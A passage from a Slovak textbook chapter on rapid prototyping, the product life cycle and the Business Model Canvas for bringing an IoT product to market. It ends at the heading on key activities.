V poslednej kapitole knihy sa pozrieme, ako prebieha vývoj prototypu, ako vyzerá životný cyklus produktu. Praktickým výstupom kapitoly by mal byť zjednodušený podnikateľský plán, ktorý odpovie na základné otázky súvisiace s podnikaním a komerčným nasadením IoT produktu na trh.

7.2 Rapídne prototypovanie

Doba životnosti produktov sa skracuje, a tak včasné obsadenie trhu sa považuje ako jeden z dôležitých aspektov úspechu produktu. Náročné požiadavky na výrobok z pohľadu jeho kvality, funkčnosti vyžadujú flexibilitu výrobného systému a vysokú produktivitu prác.

Inovácie musia prichádzať rýchlo a prispôsobovať sa rýchlo meniacemu trhu. Konvenčné metódy prestávajú poskytovať dostatočné výsledky. Výpočtová technika a progresívne metódy sa snažia adekvátne reagovať na tieto problémy.

Pri výrobe fyzických produktov sa v súčasnosti veľmi často používa rapídne prototypovanie (angl. rapid prototyping). Výstupom procesu je takzvaný prototyp.



TIP!

V nasledujúcom texte hovoríme hlavne o prototypovaní fyzických produktov. Koncepty a prístupu sú aplikovateľné aj pre vývoj softvérových produktov, či dokonca nehmotných služieb.

Pre urýchlený vývoj softvéru sa používajú metodológie ako:

- SDLC (systems development life cycle),
- Scrum,
- SAFe (Scaled Agile Framework),
- RAD (Rapid-application development),
- KanBan.


Popis jednotlivých metodológií je však mimo rozsah tejto publikácie.

Prototyp

Ide o prvú materiálovú vizualizáciu výrobku. Tento výrobok sa stále nachádza v štádiu vývoja a jeho ďalšie úpravy a vylepšenia sú nevyhnutné. Prototyp dokáže poskytnúť náhľad na celý produkt z pohľadu jeho:

- kvality,
- nákladov na výrobu,
- výrobných a montážnych požiadaviek,
- náročnosti.

Tento produkt – prototyp, sa odlišuje od výsledného, ktorý pôjde do sériovej výroby. Taktiež je možné na tomto výstupe skúšať nové funkcie, postupy, vlastnosti a parametre.



Obrázok 7.2 - Prototyp ozubeného kola

Zdroj [11]

Vývoj prototypu je užitočný z pohľadu marketingu, kde sa dá prototyp použiť na prezentačných materiáloch a videách. Ďalším prínosom je overenia realizovateľnosti nápadu. Týmto je možné vopred overiť, či je konkrétny produkt vôbec možné vyrobiť. Nakoniec je tu výhoda technického overenia funkcionality produktu. S prvým prototypom sa dajú overiť základné technické parametre a vlastnosti produktu. Úspešným vyrobením prvého prototypu je taktiež možné odhaliť chyby, ktoré vznikli v procese návrhu alebo výroby.

Existuje niekoľko rôznych foriem prototypu, rozdelených podľa účelu:

- **mock-Up** – náhľad pre používateľa, ako bude produkt vyzeráť,
- **bread-Board** – prototyp je funkčný, ale nemá vytvorené používateľské rozhranie,
- **scale-Model** – prototyp má vytvorené používateľské rozhranie, ktoré je obmedzené a nemá dostupné všetky funkcie,
- **concept-Car** – prototyp navrhnutý s cieľom overenia trhovej ceny,
- **simulácia** – simulácia používania produktu na základe predstáv používateľa,
- **charakteristický model** – formálna špecifikácia systému a jeho funkcionality,
- **blue-Print** – technický popis reálneho výrobného procesu a implementácie produktu.

Výhodou metód rapídneho prototypovania je možnosť rýchlej výroby modelov, vzoriek alebo celých prototypov v ľubovoľnej fáze vývoja, ale predovšetkým možnosť výroby celého radu modifikácií a konštrukčných usporiadaní navrhovaného výrobku. S použitím výpočtovej techniky je to možné bez použitia jediného fyzického nástroja s maximálnou úsporou materiálov a energií pre výrobu produktu.

Rapídne prototypovanie umožňuje:

- zvýšiť efektívnosť komunikácie,
- znížiť čas vývoja výrobkov,
- eliminovať nákladné chyby,


- minimalizovať zmeny v procese schvaľovania,
- zvýšiť životnosť produktu,
- zvýšiť komplexnosť produktu,
- zvýšiť počet variantov produktu,
- znížiť dodacie lehoty,
- odstraňovať chyby už vo fáze návrhu.

Východiskovým bodom pre rapídne prototypovanie sú takzvané CAD modely (anglicky computer-aided design), ktoré predstavujú digitálny model nového produktu. Softvérové aplikácie dokážu vypočítať veľmi detailné informácie o spotrebe materiálu, alebo fyzikálnych vlastností modelu. Takéto výpočty pomáhajú efektívne plánovať výrobu a výrazne šetria čas a peniaze.

7.3 Životný cyklus produktu

Produktom je čokoľvek ponúkané na trhu pre uspokojenie potrieb zákazníkov. V súčasnej modernej ekonomike môže byť produktom napríklad fyzický výrobok, služba, skúsenosť, spoločenská údalosť, informácia alebo aj myšlienka.

Produkt môže existovať v niektorej zo štyroch fáz (viď obrázok 7.3), ktoré sa spoločne označujú ako životný cyklus produktu. Cieľom riadenia životného cyklu produktu (anglicky product life cycle management) je zvýšenie kvality produktu, zníženie nákladov na vývoj a výrobu, identifikácia potenciálnych príležitostí predaja, efektívne ukončenie životného cyklu produktu.



Obrázok 7.3 - Životný cyklus produktu

Zdroj [5]

Zavedenie na trh

Prvá fáza, v ktorej spoločnosť zavádza na trh nový produkt. Fáza zavedenia sa považuje za najdrahšiu. Predajnosť produktu začína rásť a firma získava prvé príjmy z produktu. Doteraz predstavoval produkt nákladovú položku. Spoločnosť musela investovať do vývoja, marketingu, prípravy na predaj a mnoho iných súvisiacich činností.

Rast

Druhá fáza je charakteristická prudkým nárastom predaja. S postupným rastom predaja sa zvyšujú aj príjmy spoločnosti. Konkurencia zvykne v tejto fáze zvýšiť pozornosť a záujem o nový produkt. Rýchlosť rastu je do istej miery závislá aj od spokojnosti zákazníkov, ktorí dávajú osobné odporúčania ľuďom vo svojom okolí. Týmto sa spúšťa lavínový efekt, ktorý pomáha rozšíreniu povedomia o produkte.

Zrelosť

Produkt, ktorý dospel do štádia zrelosti, prináša spoločnosti najväčšie príjmy. Náklady zvyknú byť v tomto štádiu optimalizované, čo sa prejavuje vyšším ziskom ($\text{zisk} = \text{príjmy} - \text{náklady}$). V tejto etape je trh a objem predaja stabilizovaný. Investície do reklamy a vývoja produktov na nižšej úrovni, než tomu bolo v prvej fáze zavedenia na trh. Cieľom spoločnosti, je aby produkt v tejto fáze zotrval čo najdlhšie.

Pokles

V istom bode začne záujem o produkt klesať. Zákazníci ho prestávajú kupovať, medzi konkurenčnými firmami nastáva boj o každého zákazníka. Ceny prudko klesajú. Firmy musia prísť s inováciou, alebo novým produktom, ktorý bude uspokojovať novú potrebu zákazníka.

7.4 Canvas model

Canvas model je skvelým nástrojom, ktorý pomôže rýchlo navrhnuť obchodný model nového podnikania jednoduchým a štruktúrovaným spôsobom. Výsledkom je podnikateľský plán, ktorý pomocou vizuálnych nákresov a krátkych vysvetlení popisuje 4 kľúčové oblasti:

- pridanú hodnotu produktu,
- infraštruktúru,
- zákazníkov,
- financie.

Zaujímavou možnosťou využitia tohto modelu je analýza konkurencie. Pred vytvorením vlastného modelu je vhodné si vybrať konkurenčnú firmu a aplikovaním Canvas modelu analyzovať jeho podnikanie. Takto sa dá jednoducho získať pohľad na to, čo zákazníci chcú a za čo sú ochotní zaplatiť. Poznanie konkurenčných firiem je taktiež veľmi dôležité.

Budeme mať jasnejší obraz o tom, aké sú potreby zákazníkov v danom odvetví. Dokážeme lepšie zamerať a definovať ciele svojho nového podnikania. Odkryjeme dôležité informácie o tom, ako iné podniky vytvorili svoje produkty a získali istý segment trhu.

Canvas model obsahuje 9 hlavných častí, v ktorých sa snaží budúci podnikateľ získať odpoveď na kľúčové otázky:

- **zákazníci** – Komu pomáhame?
- **pridaná hodnota** – Čo zákazníka trápi? Ako zákazníkovi pomôžeme?
- **partnerstvá** – Akých partnerov budeme využívať pri podnikaní (dodávatelia, predajcovia, distribútori)?
- **distribučné kanály** – Ako si môže zákazník produkt zakúpiť?
- **peňažné toky** – Koľko peňazí za to dostaneme?
- **náklady** – Koľko nás to bude celé stáť?
- **kľúčové aktivity** – Ako vyrobíme produkt?
- **kľúčové zdroje** – Čo všetkopre to potrebujeme?
- **konkurenčná výhoda** – V čom sme lepší než konkurencia?

Aby bol Canvas model prehľadný, jednoducho sa upravoval a prezentoval ďalším účastníkom projektu alebo investorom, bola navrhnutá pomerne intuitívna šablóna, ktorej formát je vyobrazený na obrázku 7.4.

Partnerstvá	Kľúčové aktivity	Pridaná hodnota	Konkurenčná výhoda	Zákazníci
	Kľúčové zdroje		Distribučný kanál	
Náklady			Peňažné toky	

Obrázok 7.4 - Šablóna pre Canvas model

Zákazníci

Cieľom je identifikovať všetky skupiny zákazníkov, či už existujúcich, alebo potenciálnych, ako aj tie časti trhu, ktoré by mal nový produkt získať. Rôzne skupiny zákazníkov môžu byť segmentované na základe ich rôznych potrieb a vlastností. Takto je možné zabezpečiť primeranú implementáciu vytvoreného podnikateľského plánu.

Pre každý segment by mal byť vytvorený samostatný podnikateľský plán. Je to z dôvodu odlišných očakávaní, potreby odlišných stratégií a postupov pri výrobe, predaji a dodávaní produktov.

Výstupom by malo byť pochopenie, čo si cieľoví zákazníci myslia, vidia, cítia a robia. Dôležitým bodom je pochopiť rozdiel medzi kupcom a používateľom vášho produktu. V mnohých prípadoch to nie je ten istý človek.

Pri definovaní cieľového zákazníka je vhodné si ujasniť a explicitne definovať:

- **typ zákazníka** - jeho vek, sociálne postavenie, záujmy, preferencie (v angličtine označované aj ako *persona*),
- **činnosť zákazníka** - úlohy, ktoré sa snaží zákazník vyriešiť alebo výzvy, ktoré sa snaží prekonať,
- **prostredie, kontext a dôležitosť** - vykonávané úlohy majú rozdielny kontext. Inú dôležitosť a prioritu majú úlohy pri výbere zábavného programu pre deti, alebo pri výbere systému pre vykurovanie nového domu, ktorý je práve vo výstavbe,
- **problémy** - v mnohých prípadoch sú prítomné problémy, ktoré komplikujú alebo úplne bránia realizácii úloh. Napríklad nedostatok batožinového priestoru v osobnom vozidle pre dlhé predmety. Riešením tohto problému môže byť napríklad strešný nosič,
- **zisk** - predstavuje benefit, ktorý zákazník získa použitím navrhovaného produktu pre vyriešenie problému a splnenie úlohy, ktorá je pre neho dôležitá.

Čím je definícia vyššie popísaných bodov presnejšia a detailnejšia, tým je možné lepšie určiť pridanú hodnotu produktu.

Pridaná hodnota

Jednoducho povedané, pridaná hodnota je dôvod, prečo by si zákazník mal vybrať daný výrobok. Väčšina začínajúcich podnikov nedokáže definovať svoju hodnotu, predtým, než uvedú svoje produkty na trh. Často sa stáva, že nový produkt nemá pre zákazníkov dostatočný prínos a nezískajú očakávané obsadenie trhu. Je dôležité, aby výrobok riešil problém efektívnym spôsobom.

Pridaná hodnota môže byť reprezentovaná v niekoľkých aspektoch nového produktu alebo služby:

Jedinečnosť

Niektoré hodnotové návrhy sú založené na jedinečnosti, ktorú poskytujú. Tento prvok zvyčajne vstupuje do hry pre výrobky s vysokou náročnosťou na technológiu. Príkladom trhu s jedinečným produktom je trh s mobilnými telefónmi.

Výkon

Lepší výkon bol charakteristickým znakom mnohých produktových ponúk v priebehu rokov, pričom väčšina priemyselných odvetví dokázala po desaťročia prosperovať na vylepšených verziách rovnakých produktov. Každoročne sa zvyšuje rýchlosť procesorov, čo vedie k rýchlejšiemu počítaču.

Prispôbenie

Moderný spotrebiteľ veria v sebavyjadrenie a individualizmus. Očakávajú, že produkty, ktoré používajú, sú rozšírením ich osobnosti a prostredím, prostredníctvom ktorého môžu komunikovať svoje hodnoty a priority svet. Poskytnutie možnosti prispôbiť výrobok spotrebiteľom zvýši hodnotu pre zákazníka. Príkladom je možnosť dvojfarebnej karosérie nového automobilu.

Možnosť realizovať úlohy

Ak produkt pomáha spotrebiteľovi alebo podniku dosiahnuť koncový cieľ, jeho hodnotová ponuka je v dokončenej práci. Ide o produkt, ktorý zvyšuje produktivitu zákazníka a pomáha zákazníkovi sústrediť sa na dôležitejšie detaily.

Dizajn

Väčšina známych odevných značiek sa vyznačuje vyššou cenou, pretože majú vynikajúci dizajn. Účtujú si vyššie ceny za jednoduché produkty kvôli sile dizajnu.

Značka

Dizajn a značka môžu byť zoskupené, pretože sú si dosť podobné. Ľudia prejavia svoju vernosť značke kvôli svojmu dizajnu, ľudia tiež prejavia lojalitu k dizajnu kvôli značke. Dizajn a značka predáva vlastníkovi alebo používateľovi spoločenský status.

Cena

Jedným z najbežnejších prvkov, na základe ktorých sa hodnotí návrh, je cena. Existuje mnoho spoločností, ktoré vstupujú na trh s predpokladom, že poskytujú produkt alebo službu, ktorá je lacnejšia ako existujúce možnosti na trhu. Avšak organizácie, ktoré súťažia o cenu, alebo v niektorých prípadoch dokonca ponúkajú bezplatné služby, majú zvyčajne rôzne obchodné modely na udržanie organizácie.

Zníženie nákladov

Produkty a služby, ktoré znižujú náklady. Technológia zohrala veľkú úlohu v pomoci spotrebiteľom pri znižovaní nákladov. Jedným z takýchto príkladov sú cloud systémy, ktoré umožňujú zákazníkom používať softvér za poplatok, čím zaniká potreba zákazníka nakupovať softvér, hardvér a inštalovať a prevádzkovať ho lokálne.

Zníženie rizika

Čím menej rizika súvisí s nákupom produktu alebo služby, tým je vyššia hodnota, ktorú zákazník odvodzuje. Zníženie rizika spojeného s nákupom poskytuje spotrebiteľovi pokoj. Jedným z príkladov je jednoročná záruka na servis získaný pri kúpe ojazdeného vozidla. Podľa názoru kupujúceho, je riziko nákupu ojazdeného vozidla znížené komfortom poskytnutej záruky. Produkt, ktorého hodnotovým návrhom je zníženie rizika, je zameraný na to, aby sa ľudia cítili bezpečnejšie.

Dostupnosť

Ďalšou kľúčovou zložkou pre efektívnu ponuku hodnôt je sprístupnenie produktu alebo služby. Napríklad dostupnosť bankomatov môže byť kritériom pre výber banky, kde si človek založí osobný účet.

Pohodlie/Použiteľnosť

Poskytovanie produktu, ktorý zvyšuje spotrebiteľom ich pohodlie alebo je charakterizovaný jednoduchosťou používania, je veľmi silná hodnotová ponuka. Príkladom tohto typu ponuky je známy americký výrobca mobilných telefónov.

Partnerstvá

Obchodné partnerstvo je forma spolupráce, v ktorej dva obchodné subjekty navzájom spolupracujú pre dosiahnutie zisku. Partnerstvo môže mať podobu voľného vzťahu, kde obidva subjekty si

zachovávajú svoju nezávislosť a môžu slobodne vytvárať viac partnerstiev, alebo výhradnú zmluvu, ktorá obmedzuje obe spoločnosti len na tento jeden vzťah.

Na vytvorenie účinných, zjednodušených operácií a zníženie rizík spojených s akýmkoľvek obchodným modelom organizácia vytvára partnerstvá so svojimi dodávateľmi. Kľúčovými partnerstvami je sieť dodávateľov a partnerov, ktorí sa navzájom dopĺňajú a pomáhajú spoločnosti vytvárať, predávať a dodávať produkt zákazníkom.

Vytvorenie obchodného partnerstva je náročné a zahŕňa veľa vyjednávaní a vyžaduje významnú dávku dôvery. Existuje niekoľko dôvodov, prečo by sa organizácie rozhodli prijať kľúčového partnera namiesto toho, aby robili veci sami:

Zníženie výrobných nákladov

Nie je reálne, aby jeden podnikateľ, alebo malá firma, dokázala vykonávať všetky kľúčové aktivity sama. Väčšina partnerstiev poskytuje organizáciám možnosť zdieľať svoju infraštruktúru.

V praxi to znamená, že účtovníčka poskytuje účtovné služby iným firmám. Na druhú stranu, neprogramuje si sama svoj účtovný softvér, ktorý jej uľahčí prácu. Tento softvér si zakúpi od programátora. Naopak, tento programátor sa nevenuje účtovníctvu, pretože nemá čas na štúdium aktuálnej legislatívy o daniach a účtovníctve, preto mu je výhodnejšie túto aktivitu zadať externej účtovníčke.

Zníženie rizika a neistoty

Ak má podnik dobrý vzťah s kľúčovým partnerom, znižuje prirodzené riziko spojené s podnikaním. Mnohí konkurenti môžu vytvoriť strategické partnerstvá, ktorými zdieľajú riziko počas dodávky nového produktu na trh.

Získanie konkrétnych zdrojov a znalostí

Ak existujú určité veci, ktoré nemá podnik vo vlastnej réžii a zakúpenie by vyžadovalo veľkú investíciu času, peňazí alebo oboch, kľúčový partner, ktorý už má tieto procesy a infraštruktúru je veľmi užitočným partnerom.

Mnoho nových firiem začína svoje cesty vytváraním partnerstiev, ktoré im umožňujú prístup k požadovaným zdrojom alebo procesom, ktoré potrebujú pre svoje fungovanie a výrobu, ale nemajú ich momentálne k dispozícii. Napríklad výrobca bicyklov nevyrába svoje bicyklové príslušenstvo. Namiesto toho uzatvorí niekoľko selektívnych partnerstiev s výrobcami bicyklových dielov, ktorí prispôbia diely (napríklad farbu, veľkosť sedadla) potrebám výrobcu.

Distribučné kanály

Blok venovaný distribučným kanálom opisuje, ako spoločnosť komunikuje so zákazníkmi z rôznych segmentov. Je dôležité pochopiť, ktorá cesta (distribučný kanál) je najlepší pre navrhovaný produkt alebo službu.

Výstupom tohto bloku je získať odpovede na otázky:

- Ako zvýšiť informovanosť zákazníkov o produktoch a službách?

- Ako zákazníkovi prezentovať pridanú hodnotu produktu?
- Akým spôsobom budú zákazníci nakupovať konkrétne produkty a služby?
- Ako bude zabezpečené poskytovanie zákazníckej podpory po zakúpení?

V tejto časti Canvas modelu, sa navrhuje nákup produktu. Celý proces nákupu má niekoľko fáz:

Fáza 1: Získanie povedomia o produkte - aby si zákazník konkrétny produkt kúpil, najprv musí vedieť, že existuje.

Fáza 2: Hodnotenie produktu - ako najlepšia prezentácia sa osvedčil prístup “vyskúšaj ma pred kúpou”. Aj preto automobilové značky majú vytvorené svoje takzvané show-roomy, kde si môže kupujúci nové vozidlo pred kúpou detailne pozrieť a vyskúšať.

Fáza 3: Zakúpenie produktu - v tejto fáze sa navrhuje, akým spôsobom dôjde k výmene peňazí za produkt. Platí obzvlášť pri malých objednávkach. Platby vysokých súm, napríklad za nehnuteľnosť, alebo automobil sú obmedzené zákonom, ktorý usmerňuje spôsob prevodu peňazí.


Fáza 4: Doručenie produktu - distribučný kanál akým bude produkt doručený zákazníkovi. Najrozšírenejším spôsobom je osobné prevzatie alebo doručenie prostredníctvom kuriéra.

Fáza 5: Popredajná podpora - pre udržanie dlhodobého vzťahu so zákazníkom je dôležitá zákaznícka podpora. Prostredníctvom podpory dokáže zákazník získať odpoveď na svoje otázky, ktoré vznikli počas používania produktu. Podpora je často využívaná aj pri vzniku nových problémov s produktom. Čím vyššia cena produktu, tým je táto zákaznícka podpora viac vyžadovaná zo strany zákazníkov.

Peňažné toky

Základom podnikania je peňažný príjem (angl. cash flow). Udržiavanie spokojných zákazníkov nie je dostatočné. Je potrebné, aby títo zákazníci platili za používanie produktu a služby. Iba takto dokáže firma, ktorá podniká, prežiť a naďalej poskytovať služby alebo vyrábať a dodávať produkty.

Príjmy musia byť čo najjasnejšie definované. Preto nie je dostatočné iba uviesť zdroje pre rôzne príjmy, ale je rovnako dôležitý aj ich návrh cien a životný cyklus produktu. Tieto podrobnosti sú potrebné pre posúdenie, či je podnikanie ziskové, alebo nie. Ak sú náklady na navrhovanie a výrobu produktu vyššie, než je zákazník ochotný zaplatiť, potom to nemá zmysel vyrábať daný produkt.



Obrázok 7.5 - Peňažné príjmy a výdaje

Zdroj [36]

Mnohí podnikatelia váhajú, majú pocit, že bez funkčného a otestovaného prototypu nedokážu správne nastaviť cenu produktu. Na druhú stranu, ako lepší spôsob cenotvorby sa javí nastavenie ceny podľa závažnosti, aký problém v živote zákazníka daný produkt vyrieši. Napríklad pri urgentnom zásahu servisného technika, ktorý opravuje upchaté odpadové potrubia, môže byť cena výrazne vyššia, než je reálna hodnota času technika. Dôvodom je tiesňová situácia, ktorá musí byť vyriešená bez ohľadu na cenu.

Medzi dva základné typy peňažného príjmu firmy patria:

- **transakčný výnos** - tieto výnosy sú získané od zákazníka, ktorý robí jednorazovú platbu za výrobok alebo poskytnutie služby,
- **opakované výnosy** - opakované výnosy sa získavajú z priebežných platieb za dodaný produkt, či poskytnutého zákazníckeho servisu po predaji.

Nastavenie platobného modelu je spôsob, akým sa bude účtovať zákazníkovi dodaná služba alebo produkt. Vo všeobecnosti je v praxi najviac rozšírených niekoľko foriem:

Predaj tovarov

Tento druh predaja sa vzťahuje na prevod vlastníckych práv na fyzický výrobok od predávajúceho ku kupujúcemu. Napríklad knihy, hudba, elektronika, automobil sa predávajú kupujúcim.

Poplatok za použitie

Tento druh poplatku zvyčajne účtujú poskytovatelia služieb zákazníkom za používanie služby. Z tohto dôvodu bude mobilný operátor pravdepodobne účtovať zákazníkovi, že používa linku na určitý počet minút v priebehu dňa alebo mesiaca. Kozmetický salón môže účtovať svojmu zákazníkovi počet a povahu ošetrovaní, ktoré klientovi dodal počas starostlivosti.

Poplatky za predplatné

Keď používateľ potrebuje dlhodobý alebo nepretržitý prístup k produktom spoločnosti, zaplatí predplatné. Napríklad telocvičňa predáva svojmu zákazníkovi ročný členský predplatný lístok. Poskytovatelia káblových služieb účtujú svojmu používateľovi poplatok za upisovanie na základe času, ktorý zaplatí vopred.

Požičiavanie/prenájom/lízing

Niektoré organizácie poskytujú svojim zákazníkom výhradné práva na používanie produktu na obmedzený čas za stanovený poplatok. Po skončení tohto obdobia zákazník vracia zapožičaný predmet majiteľovi. Tento model príjmov predstavuje množstvo výhod pre spoločnosť aj pre zákazníka. Spoločnosť využíva opakované výnosy od zákazníka za uvedené obdobie. Na druhej strane má zákazník výhradný prístup k produktu na čas, na ktorý ho vyžaduje, bez toho, aby musel robiť veľa investícií.

Udeľovanie licencií

Licencovanie sa vo všeobecnosti používa, keď hovoríme o výrobkoch, službách alebo nápadoch, ktoré spadajú pod parameter duševného vlastníctva. Tým sa otvára príjmový tok pre držiteľov práv, ktorí by inak museli investovať aj do výroby. V technologickom priemysle je bežné, že držitelia patentov udeľujú licenciu na používanie patentov iným spoločnostiam a účtujú si za ne licenčné poplatky.

Poplatok za sprostredkovanie

Ak spoločnosť vystupuje ako sprostredkovateľ, ktorý uľahčuje komunikáciu a transakciu medzi dvoma alebo viacerými stranami, účtuje si poplatok za sprostredkovanie. Príkladom je, keď personálna agentúra spája vhodného kandidáta s organizáciou, ktorá hľadá určitú sadu zručností. Firma zvyčajne účtuje percento hrubého platu organizácii, kandidátovi alebo obom.

Reklama


Spoločnosti, ktoré zarábajú peniaze prostredníctvom propagácie inej organizácie, produktu alebo služby. Firma si za túto propagáciu účtuje poplatok. Kedysi bol tento druh príjmov bežný len v reklamnom priemysle. Avšak v dnešnej dobe, v dôsledku rozvoja internetu a elektronického obchodovania, používa mnoho webových stránok aj toto ako hlavný zdroj svojich príjmov.

Náklady

Tento blok predstavuje všetky náklady, ktoré podnik môže alebo bude mať, ak sa rozhodne pre konkrétny obchodný model. Veľké percento nových firiem ukončí svoju činnosť v prvých troch rokoch, pretože nedokáže efektívne spravovať a pokrývať svoje náklady.

Náklady môžu byť základným problémom pre niektoré obchodné modely a vždy zostanú hlavným problémom pre všetky podniky. Niektoré podniky robia dokonca veľké zmeny s cieľom čo najviac minimalizovať náklady. Z ekonomického pohľadu existujú dva hlavné typy nákladov:

- fixné náklady,
- variabilné náklady.



Fixné náklady

Označované aj ako pevné, sú prevádzkové náklady, ktoré zostávajú rovnaké bez ohľadu na objem produkcie podniku. Tieto náklady sú zvyčajne časovo viazané, ako sú mesačné platy alebo nájomné za kancelárske priestory a môžu sa tiež označovať ako režijné náklady.

Výrobné podniky sa zvyčajne vyznačujú vysokými fixnými nákladmi v dôsledku investícií potrebných na prenájom zariadení. Treba však poznamenať, že fixné náklady nezostanú navždy rovnaké. Môžu sa časom meniť, ale zostanú stabilné počas určitého časového obdobia.

Variabilné náklady

Premenlivé náklady, ktoré sú silne závislé od objemu produkcie, ktorú spoločnosť vyrába. Ide teda o náklady, ktoré vzniknú pri výrobe produktu. Ak nevyrábame, nebudeme mať žiadne premenlivé náklady.

Podobne môžeme mať dodacie náklady, ale ak zákazníci nepožadujú dodanie, potom ide o možné premenlivé náklady, ktorým sa môžeme vyhnúť. Tieto náklady sú preto citlivé na zmeny dopytu a ponuky a nemožno ich ľahko predvídať. Zvyšujú sa priamo úmerne k nárastu práce a kapitálu. Premennivé náklady predstavujú účty za spotrebu a suroviny použité na výrobu konečného výrobku. Organizácia a realizácia hudobného festivalu bude charakterizovaná vysokými variabilnými nákladmi.

Kľúčové aktivity

